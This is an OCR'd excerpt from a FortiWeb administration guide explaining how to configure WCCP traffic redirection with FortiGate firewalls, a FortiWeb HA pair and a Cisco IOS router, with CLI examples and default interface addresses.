
In this example, the debug level is 2.

Example output:

```
--------------------WCCP Service ID 52-------------------------
WCCP_server_list: 1 WCCP server in total
        0. 172.22.80.1
        receive_id:13290 change_number:7
        WCCP client seen by this WCCP Server:
                0. 172.22.80.99 weight:0 (*Designated WCCP Client)
                1. 172.22.80.100 weight:0
        WCCP service options:
                priority: 0
                protocol: 6
                port: 80, 443
                primary-hash: src-ip, dst-ip
```

Example: Using WCCP with FortiOS 5.2.x

This configuration uses WCCP in a one-arm topology and WCCP to route HTTP and HTTP traffic to a FortiWeb for scanning before forwarding permitted traffic to the back-end servers.



The following command sets the IP address and enables WCCP for port3 on the firewall running FortiOS 5.2.x:

```
config system interface
   edit "port3"
      set ip 172.22.80.1 255.255.255.0
      set wccp enable
   next
end
```

On the firewall, the following command specifies a WCCP service group using a service group ID (`52`), the firewall interface that supports WCCP (`172.22.80.1`), and the interface the FortiWeb uses for WCCP communication (`172.22.80.100`).

```
config system wccp
   edit "52"
      set router-id 172.22.80.1
      set server-list 172.22.80.100 255.255.255.0
   next
end
```

The following firewall policies specify the traffic that FortiGate routes to the FortiWeb for scanning:

- A port1 to port2 policy that accepts HTTP and HTTPS traffic and for which WCCP is enabled.
- A port1 to port2 policy that accepts HTTP and HTTPS traffic and for which WCCP is not enabled. This policy maintains traffic flow when the WCCP client is not available (for example, if FortiWeb is rebooting).
- A port3 to port2 policy that accepts scanned HTTP and HTTPS traffic from the FortiWeb.


```
config firewall policy

   edit 1
      set srcintf "Port1"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
      set wccp enable
   next


   edit 2
      set srcintf "Port1"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
   next

   edit 3
      set srcintf "Port3"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
   next
end
```


On the FortiWeb, WCCP is enabled for the interface that connects FortiWeb to the firewall.



The WCCP client configuration on FortiWeb adds it to the WCCP service group 52, specifies the interface used for WCCP client functionality (`172.22.80.100`) and the WCCP server (`172.22.80.1`).



The destination servers are members of a WCCP server pool. This pool is selected in the WCCP Servers server policy that FortiWeb applies to the traffic it receives from the firewall via WCCP.




Example: Using WCCP with FortiOS 5.4

You can use the commands and settings described in Example: Using WCCP with FortiOS 5.2.x to create that same configuration with a firewall running FortiOS 5.4.

However, FortiOS 5.4 also allows you to configure WCCP communication with FortiWeb using its **External Security Devices** settings. This example creates the same environment as Example: Using WCCP with FortiOS 5.2.x.


FortiGate configuration:

- WCCP is enabled for port3 on the firewall running FortiOS 5.4 (172.22.80.1).
- In the **System > External Security Devices** settings, **HTTP Service** is enabled. For **FortiWeb IPs**, the FortiWeb acting as a WCCP client is specified.



- The service ID is 51. This is the only service ID that the firewall can use for WCCP clients configured using the web UI.
- In the **Security Profiles > Web Application Firewall** settings, for **Inspection Device**, select **External**.

- In the **Policy & Objects > IPv4 Policy** settings, configure a policy for which Web Application Firewall is enabled.




- A second policy for which **Web Application Firewall** is not enabled to maintain traffic flow when the WCCP client is not available
- A third policy accepts scanned HTTP and HTTPS traffic from the FortiWeb.

FortiWeb configuration:

Configuration is the same as Example: Using WCCP with FortiOS 5.2.x, except the service ID value is 51. This is the only service ID value you can use when you configure WCCP communication using the FortiOS 5.4 **External Security Devices** settings.

Example: Using WCCP with multiple FortiWeb appliances

You can use WCCP to create a high availability cluster in which both appliances are active (active-active). You synchronize the cluster members using FortiWeb's configuration synchronization feature so that each cluster member is ready to act as backup if the other appliance is not available. The WCCP server provides load balancing between the HA pair and redirects all traffic to one cluster member if the other member is unavailable.



To create this configuration, you first configure FortiWeb A and use the configuration synchronization feature to "push" the configuration to FortiWeb B. (See Configuring FortiWeb to receive traffic via WCCP on page 138.) You then complete the configuration for FortiWeb B. The Config-Synchronization feature does not synchronize the following configuration when the operating mode is WCCP:

- **System > Network > Interface**
- **System > Network > Static Route**
- **System > Network > Policy Route**
- **System > Config > WCCP Client**
- Administrator accounts
- Access profiles
- HA settings

For detailed configuration settings for each FortiWeb, see Example: Using WCCP with FortiOS 5.2.x.

You can link the FortiGate and FortiWeb appliances in this topology without using a switch. Instead, you can link the FortiWeb appliances to FortiGate directly and use the following commands to create a switch on the firewall:


```
config system interface
  edit "port3"
    set vdom "root"
    set vlanforward enable
```

```
        set type physical
        set alias "FWB-A"
    next
    edit "port4"
        set vdom "root"
        set vlanforward enable
        set type physical
        set alias "FWB-B"
    next
    edit "WCCP_Server"
        set vdom "root"
        set ip 172.22.80.1 255.255.255.0
        set allowaccess ping
        set type switch
        set wccp enable
    next
end
```

Example: Using WCCP with a Cisco router

You can use FortiWeb's WCCP feature to integrate it with third-party devices that support the WCCP protocol.

In this example, a router running Cisco IOS routes HTTP and HTTPS traffic destined for the back-end servers to a FortiWeb for scanning.



You create the WCCP server configuration using a series of Cisco IOS commands.

Because the WCCP configuration is standardized, FortiWeb can work interchangeably with different WCCP servers s long as they have the same WCCP configuration. Thus, theFortiWeb WCCP client configuration mostly the same as the one described in Example: Using WCCP with FortiOS 5.2.x.

Ciso IOS command examples

Specify WCCP version 2:

```
Router# config terminal
Router(config)# ip wccp version 2
```

Add the FortiWeb to the list of WCCP clients:

```
Router(config)# ip access-list extended wccp_client
Router (config-ext-nacl) # permit ip host 172.22.80.100 any
Router (config-ext-nacl) # exit
```

Configure a WCCP access list that routes HTTP and HTTPS requests for the subnet used by the back-end servers to FortiWeb:

```
Router(config)# ip access-list extended wccp_acl
Router (config-ext-nacl) # permit tcp any 192.168.1.0 0.0.0.255 eq www 443
Router (config-ext-nacl) # exit
```

Configure a service group that registers the router to the FortiWeb:

```
Router(config)# ip wccp source-interface GigabitEthernet3
Router(config)# ip wccp 52 redirect-list wccp_acl group-list wccp_client password 0
    fortinet
```

Alternatively, you can register the router to a multicast address:

```
Router(config)# ip wccp source-interface GigabitEthernet3
Router(config)# ip wccp 52 group-address 239.0.0.0 redirect-list wccp_acl password 0
    123456
```

Enable packet redirection on the inbound interface using WCCP:

```
Router(config)# interface GigabitEthernet1
Router(config)# ip wccp 52 redirect in
```

Enable packet redirection on the outbound interface using WCCP:

```
Router(config)# interface GigabitEthernet2
Router(config)# ip wccp 52 redirect out
```

If the service group uses a multicast address, register the router to the multicast address you specified earlier (239.0.0.0):

```
Router(config)# ip multicast-routing distributed
Router(config)# interface GigabitEthernet3
Router(config)# ip wccp 52 group-listen
Router(config)# ip pim sparse-dense-mode
```

When the configuration is complete, check WCCP status:


```
Router#show ip wccp <service_id> detail
Router#debug ip wccp events
Router#debug ip wccp packets
```

FortiWeb WCCP configuration

The **System > Config > WCCP Client**configuration for this example is different from the one described in Example: Using WCCP with FortiOS 5.2.x in the following two ways:

- If the service group uses a multicast address, you specify a value for **Group Address** instead of for **Router List**.
- You enable **Authentication** and specify a password.

For example:



Otherwise, network interface, WCCP client and server pool and policy configuration is the same as the one found in Example: Using WCCP with FortiOS 5.2.x.

Configuring the network settings

When shipped, each of the FortiWeb appliance's physical network adapter ports (or, for FortiWeb-VM, vNICs) has a default IP address and netmask. If these IP addresses and netmasks are not compatible with the design of your unique network, you must configure them.

Default IP addresses and netmasks

Network Interface*	IPv4 Address/Netmask	IPv6 Address/Netmask
port1	192.168.1.99/24	::/0
port2	0.0.0.0/0	::/0
port3	0.0.0.0/0	::/0
port4	0.0.0.0/0	::/0
